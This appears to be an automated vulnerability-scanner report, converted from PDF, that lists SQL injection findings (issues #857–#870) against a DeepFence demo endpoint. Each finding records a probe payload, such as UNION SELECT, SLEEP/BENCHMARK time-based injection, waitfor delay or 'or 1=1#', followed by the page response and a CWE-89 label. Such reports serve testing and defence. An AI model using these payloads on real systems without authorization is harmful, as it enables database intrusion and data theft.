	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#857

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#858				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#859

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step


GET

Modified Parameters

Name	Value
demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=0#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
```

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#860

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#861				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>benchmark(50000000,MD5(1))</td></tr></table>	Name	Value	demouser@deepfence.io	benchmark(50000000,MD5(1))
Name	Value				
demouser@deepfence.io	benchmark(50000000,MD5(1))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#862				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number		#863

Scan SQL Injection

Severity **ERROR**

Endpoint `https://deepfence.show/`

Request GET `https://deepfence.show/ HTTP/1.1`

Test Step GET

Modified Parameters

Name	Value
<code>demouser@deepfence.io</code>	<code>or pg_SLEEP(5)#</code>

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+
z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token `[(?s).*w+^d{1,2}(\.d{1,3})+.*]` found `[3/3.5.16]`

Action Points You may need to remove SQL tokens from the contents of the parameter `demouser@deepfence.io`

CWE-ID CWE-89

Issue Number #864

Scan SQL Injection

Severity **ERROR**

Endpoint `https://deepfence.show/`

Request GET `https://deepfence.show/ HTTP/1.1`

Test Step GET

Modified Parameters

Name	Value
<code>demouser@deepfence.io</code>	<code>ORDER BY 1,SLEEP(5),3,4--</code>

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#865	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or 1=1#</td></tr></table>		Name	Value	demouser@deepfence.io	or 1=1#
Name	Value					
demouser@deepfence.io	or 1=1#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#866					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#867				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 18--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 18--
Name	Value				
demouser@deepfence.io	ORDER BY 18--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script</pre>				

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#868

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>');waitfor delay '0:0:5'--</td></tr></table>	Name	Value	demouser@deepfence.io	');waitfor delay '0:0:5'--
Name	Value				
demouser@deepfence.io	');waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#869				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>'LIKE'</td></tr> </table>	Name	Value	demouser@deepfence.io	'LIKE'
Name	Value				
demouser@deepfence.io	'LIKE'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#870				

